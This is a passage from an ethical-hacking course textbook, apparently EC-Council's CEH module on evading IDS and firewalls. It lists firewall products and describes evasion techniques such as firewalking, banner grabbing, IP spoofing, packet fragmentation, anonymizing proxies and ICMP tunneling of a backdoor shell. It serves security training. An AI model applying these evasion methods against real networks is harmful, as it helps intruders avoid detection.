McAfee Firewall <https://www.mcafee.com>

Based on Working Mechanism



IPFire <https://www.ipfire.org>



WatchGuard Firebox <https://www.watchguard.com>



pfSense <https://www.pfsense.org>




FortiProxy <https://www.fortinet.com>



SonicWall TZ Series <https://www.sonicwall.com>




SonicWall NSa 6700 <https://www.sonicwall.com>



BIG-IP Advanced Firewall Manager <https://www.f5.com>



ZYXEL VPN Firewall <https://www.zyxel.com>



Sophos Firewall <https://www.sophos.com>



DrayTek Vigor2765 <https://www.draytek.com>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Firewalls

Firewalls provide essential protection for computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. The firewall monitors running applications that access the network. It analyzes downloads, raises alerts when a malicious file is downloaded, and prevents it from infecting a PC.

■ Firewalls Based on Configuration

Network-based Firewalls

- Cisco Secure Firewall ASA (<https://www.cisco.com>)
- PA-7500 (<https://www.paloaltonetworks.com>)
- FortiGate 7121F (<https://www.fortinet.com>)
- Check Point 28000 Quantum Security Gateway (<https://www.checkpoint.com>)
- Juniper SRX (<https://www.juniper.net>)

Host-based Firewalls

- Microsoft Defender Firewall (<https://www.microsoft.com>)
- ZoneAlarm Pro Firewall (<https://www.zonealarm.com>)
- Comodo Firewall (<https://personalfirewall.comodo.com>)
- Norton Smart Firewall (<https://us.norton.com>)
- McAfee Firewall (<https://www.mcafee.com>)

- **Firewalls Based on Working Mechanism**

- IPFire (<https://www.ipfire.org>)
- pfSense (<https://www.pfsense.org>)
- SonicWall TZ Series (<https://www.sonicwall.com>)
- BIG-IP Advanced Firewall Manager (<https://www.f5.com>)
- Sophos Firewall (<https://www.sophos.com>)
- WatchGuard Firebox (<https://www.watchguard.com>)
- FortiProxy (<https://www.fortinet.com>)
- SonicWall NSa 6700 (<https://www.sonicwall.com>)
- ZYXEL VPN Firewall (<https://www.zyxel.com>)
- DrayTek Vigor2765 (<https://www.draytek.com>)

Objective 03

Demonstrate Different Techniques to Bypass IDS/ Firewalls

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Evading IDS/Firewalls

Evading intrusion detection systems (IDS) and firewalls is a critical technique for attackers seeking to bypass security measures and gain unauthorized access to networks. This allows attackers to avoid detection while exploiting vulnerabilities, thereby prolonging their presence within a network without triggering alerts. Techniques such as obfuscating payloads, encrypting communication channels, and leveraging zero-day exploits are commonly employed to circumvent these defenses. Understanding these evasion methods is crucial for security professionals because it enables them to strengthen their defenses, develop more resilient IDS signatures, and configure firewalls to detect and block sophisticated attack patterns more effectively.

IDS/ Firewall Evasion Techniques

- | | | |
|-----------------------|---|-----------------------------------|
| 1 Firewalking | 6 Using an IP Address in Place of a URL | 11 Through External Systems |
| 2 Banner Grabbing | 7 Using a Proxy Server | 12 Through MITM Attack |
| 3 IP Address Spoofing | 8 ICMP Tunneling | 13 Through Content and XSS Attack |
| 4 Source Routing | 9 ACK Tunneling and HTTP Tunneling | 14 Through HTML Smuggling |
| 5 Tiny Fragments | 10 SSH and DNS Tunneling | 15 Through Windows BITS |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

IDS/Firewall Evasion Techniques

Bypassing an IDS/firewall is a technique in which an attacker manipulates the attack sequence to avoid detection using an underlying security solution. An IDS/firewall operates on a predefined set of rules, and with thorough knowledge and skills, an attacker can bypass these defenses by employing various techniques. Using these methods, the attacker can trick a security solution without filtering the malicious traffic that they generate.

Some IDS/firewall bypassing techniques are as follows:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of a URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack
- Through HTML Smuggling
- Through Windows BITS

IDS/ Firewall Identification

Port Scanning

- Port scanning is used to **identify open ports** and services running on these ports
- Open ports can be further probed to identify the **version of services**, which helps in finding vulnerabilities in these services
- Some firewalls **will uniquely identify themselves** in response to simple port scans
- For example: ManageEngine Firewall Analyzer listens on UDP **ports 514 and 1514**, and Snort IDS listens on TCP port **80** and UDP port **53**.

Firewalking

- Firewalking is a technique that uses TTL values to determine gateway **ACL filters** and it maps networks by analyzing the IP packet responses
- It involves sending TCP or UDP packets into the firewall where the **TTL value** is one hop greater than the **targeted firewall**
- The detailed information obtained from firewalking can assist attackers in **crafting more precise and stealthy attack strategies**, potentially aiding in **IDS evasion**
- **Firewalk** and the **Nmap** **firewalk** script provide critical insights into network configurations and firewall rules, which can be leveraged to bypass security measures, including IDS

Banner Grabbing

- Banners are **service announcements** provided by services in response to connection requests, and often carry vendor version information
- Banner grabbing is a simple method of **fingerprinting** that helps in detecting the vendor of a firewall, and the firmware's version
- Information obtained through **banner grabbing** can include details about the **IDS itself** or the configurations of the target systems
- This knowledge allows attackers to understand how the **IDS** is **set up** and tailor their actions to **avoid detection**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

IDS/Firewall Identification

▪ Port Scanning

Ports are points from which computers send or accept information from network resources. Port scanning is used to identify open ports and the services running on these ports. Finding open ports is an attacker's first step toward gaining access to the target system. To do so, the attacker systematically scans the target's ports to identify the versions of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are easily available.

How Attackers Scan Ports

Port scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, leaving it exposed to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, ManageEngine Firewall Analyzer listens on UDP ports 514 and 1514, and Forcepoint NGFW listens on TCP port 443 and UDP port 546.

IDSs can also be identified using port-scanning techniques, which help detect the presence and configuration of security solutions on a network. Attackers often employ port scanning to gather information about the services running on a network, including those protected by an IDS.

For example, Snort, a popular network-based IDS, typically listens to all network interfaces by default to monitor and analyze incoming traffic. It can be configured to listen to specific ports, such as TCP port 80 for HTTP traffic or UDP port 53 for DNS traffic, depending on the rules and signatures defined for detecting malicious activities.

Similarly, Suricata, another widely used IDS, can be configured to inspect traffic on specific interfaces and ports by utilizing its advanced protocol parsing and multithreaded architecture for comprehensive network security monitoring.

- **Firewalking**

Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall; additional probing facilitates fingerprinting and identification of vulnerabilities. The detailed information obtained from firewalking can also assist attackers in crafting more precise and stealthy attack strategies, potentially aiding IDS evasion. Understanding firewall rules can help attackers avoid detection using allowed ports and protocols, thereby reducing the likelihood of triggering IDS alerts.

Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It comes with various open-source Linux distributions. Nmap has a firewalk script that can be used to perform firewalking. Firewalk and Nmap firewalk scripts provide critical insights into network configurations and firewall rules that can be leveraged to bypass security measures, including IDS, when combined with other evasion techniques.


- **Banner Grabbing**

Banners are service announcements provided by services in response to connection requests, and they often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware version. Knowing the exact version of the firmware or server can help create payloads that exploit known weaknesses without being detected by the IDS patterns. Banner grabbing identifies the services running on the system. The information obtained through banner grabbing includes details about the IDS or configurations of the target systems. This knowledge allows attackers to understand how an IDS is set up and tailor its actions to avoid known detection rules. Attackers can also use banner grabbing to discover the services running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.

A firewall does not block banner grabbing because the connection between the attacker's system and the target system appears legitimate. An example of SMTP banner grabbing is `telnet mail.targetcompany.org 25`.

The syntax is "`<service name > <service running > <port number>`"

Banner grabbing is used for specifying banners and application information. For example, when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:



```
HTTP/1.1 400 Bad Request
Date: Mon, 22 Apr 2024 12:06:27 GMT
Server: Apache
Content-Length: 347
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Figure 12.23: Screenshot showing Telnet error message

This system works with many other common applications that respond to a set port. The information generated through banner grabbing can boost the attacker's efforts to further compromise the system. With information about the version and the vendor of the web server, the attacker can further focus on employing platform-specific exploit techniques. Services on ports such as FTP, Telnet, and web servers should not remain open, as they are vulnerable to banner grabbing.

IP Address Spoofing, Source Routing, and Tiny Fragments

IP Address Spoofing

- IP address spoofing involves altering the **source IP address** in packet headers to conceal the attacker's true identity and bypass security measures
- Attackers create IP packets with **forged source IP addresses**, making it appear as though the packets originate from a trusted host
- By spoofing a trusted IP address, attackers can gain **unauthorized access** to systems and networks
- Tools such as **Hping** allow attackers to create custom packets with forged IP addresses

Source Routing

- Using this technique, the sender of the packet designates the route via **less-secured**, less-monitored or **alternative** segments of the network
- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- In source routing, the **sender** makes some or all of these decisions on the router

Tiny Fragments

- Attackers create **tiny fragments** of outgoing packets forcing some of the TCP packet's header information into the next fragment
- The IDS filter rules that specify **patterns will not match** with the fragmented packets due to broken header information
- The attack will succeed if the **filtering router examines only the first fragment** and allows all the other fragments to pass through
- This attack is used to **avoid user defined filtering rules** and works when the **firewall checks only for the TCP header information**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

IP Address Spoofing

IP address spoofing is a technique used by attackers to evade firewalls and IDS (Intrusion Detection Systems) by masquerading as trusted sources. This method involves altering the source IP address in the packet headers to conceal the attacker's true identity and bypass security measures.

Firewalls and IDS often filter packets based on their source IP addresses to determine whether the packets come from legitimate or illegitimate sources. Attackers create IP packets with forged source IP addresses, making them appear as though the packets originated from a trusted host. By modifying the address information in the IP packet header, attackers can trick the destination host into believing that the packet originates from a reliable source.

Attackers use IP spoofing to hide their true IP addresses, which makes it difficult for security systems to trace the source of an attack. Attackers can gain unauthorized access to systems and networks by spoofing trusted IP addresses. Spoofed IP addresses help attackers avoid detection by an IDS, which may filter out traffic from known malicious sources.

Many firewalls filter traffic based on the IP addresses. By spoofing an IP address, attackers can bypass these filters and gain access to the protected networks. IDS also filter packets from legitimate sources. By using spoofed IP addresses, attackers can circumvent these systems and avoid detection during malicious activities, such as spamming, phishing, and denial-of-service attacks. Tools such as Hping allow attackers to create custom packets with forged IP addresses.

For example, Host A sends malicious packets to Host B but modifies the packet's source IP address to match that of Host C. Host B recognizes Host C as a trusted source and accepts the packets, allowing Host A to bypass the firewall/IDS.




Figure 12.24: Evading IDS/Firewall using IP Address Spoofing

Source Routing

Using this technique, the sender of the packet designates the route via less-secured, less-monitored, or alternative segments of the network where IDS/firewall solutions are partially or not entirely installed. This process helps attackers reduce their chances of triggering IDS alerts and logging access attempts.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing is categorized into two approaches: loose source routing and strict source routing. In loose source routing, the sender specifies one or more stages that the packet must go through, whereas in strict source routing, the sender specifies the exact route the packet must go through.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.




Figure 12.25: Evading Firewall using Source Routing

Tiny Fragments

Attackers create tiny fragments of outgoing packets, forcing some of the TCP packet's header information into the next fragment. This fragmentation makes it difficult for IDS to reassemble the entire traffic stream, which is necessary for the effective detection of malicious patterns. The IDS filter rules that specify patterns will not match with the fragmented packets owing to the broken header information. The attack will succeed if the filtering router examines only the first fragment and allows all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.





Figure 12.26: TCP header format

Bypass Blocked Sites Using an IP Address in Place of a URL

- 1 This method involves typing the **IP address** directly into the browser's address bar in place of typing the **blocked website's domain name**
- 2 For example, to access Facebook, type its **IP address** instead of typing its domain name
- 3 Use services such as **Host2ip** to find the IP address of the blocked website
- 4 This method fails if the blocking software **tracks the IP address** sent to the web server



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypass Blocked Sites Using an IP Address in Place of a URL

This method involves typing a blocked website's IP address directly in the browser's address bar instead of the domain name. For example, to access Facebook, type its IP address instead of typing its domain name. Use services such as Host2ip to find the IP address of the blocked website. This method fails if the blocking software tracks the IP address sent to the web server.



Figure 12.27: Bypass blocked sites using the IP address instead of the URL

Bypass Blocked Sites Using Anonymous Website Surfing **Sites**

- There are many online anonymizer services that enable anonymous **surfing on the Internet**
- Some websites provide options to **encrypt the URL's** of the websites
- These proxy websites will **hide the actual IP address** and show another IP address, which could prevent the website from being blocked, thereby allowing access

Anonymizers

① <https://anonymize.com>

⑤ <https://proxify.com>

② <https://2ip.io/anonim>

⑥ <https://www.proxysite.com>

③ <https://www.kproxy.com/>

⑦ <http://anonymouse.org>

④ <https://zendproxy.com>

⑧ <https://proxyscrape.com>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypass Blocked Sites Using Anonymous Website Surfing **Sites**

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously without revealing your IP address. Various anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and show another IP address, which could prevent the website from being blocked, thereby allowing access.

Anonymize VPN

Source: <https://anonymize.com>

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and harden servers and networks. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.

Some online anonymizers include:

- <https://anonymize.com>
- <https://2ip.io/anonim>
- <https://www.kproxy.com>
- <https://zendproxy.com>
- <https://proxify.com>
- <https://www.proxysite.com>
- <http://anonymouse.org>
- <https://proxyscrape.com>

23 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council **CEH**[®]

Bypass an IDS/ Firewall Using a Proxy Server

- 1** Find an appropriate proxy server
- 2** In a Windows system, Go to **Control Panel**, select **Network and Internet → Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
- 3** Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” check box
- 4** In the **Address** box, type the **IP address** of the proxy server
- 5** In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
- 6** Click to select “**Bypass proxy server for local addresses**” check box if you do not want the proxy server computer to be used when connected to a computer on the local network
- 7** Click **OK** to close the **LAN Settings** dialog box
- 8** Click **OK** again to close the **Internet Options** dialog box

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypass an IDS/Firewall Using a Proxy Server

Steps to be followed to bypass a IDS/firewall using a proxy server:

1. Find an appropriate proxy server
2. In a Windows system, Go to **Control Panel**, select **Network and Internet → Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
3. Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select the “**Bypass proxy server for local addresses**” checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box

24 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™


Bypassing an IDS/ Firewall through the ICMP Tunneling Method

ICMP tunneling allows tunneling a **backdoor shell** in the data portion of ICMP Echo packets

The attackers install **ICMPTX** tool (<https://codeberg.org>) on their system

Attackers insert **evil client commands** or malicious payloads into ICMP Echo packets and transmit them in the network

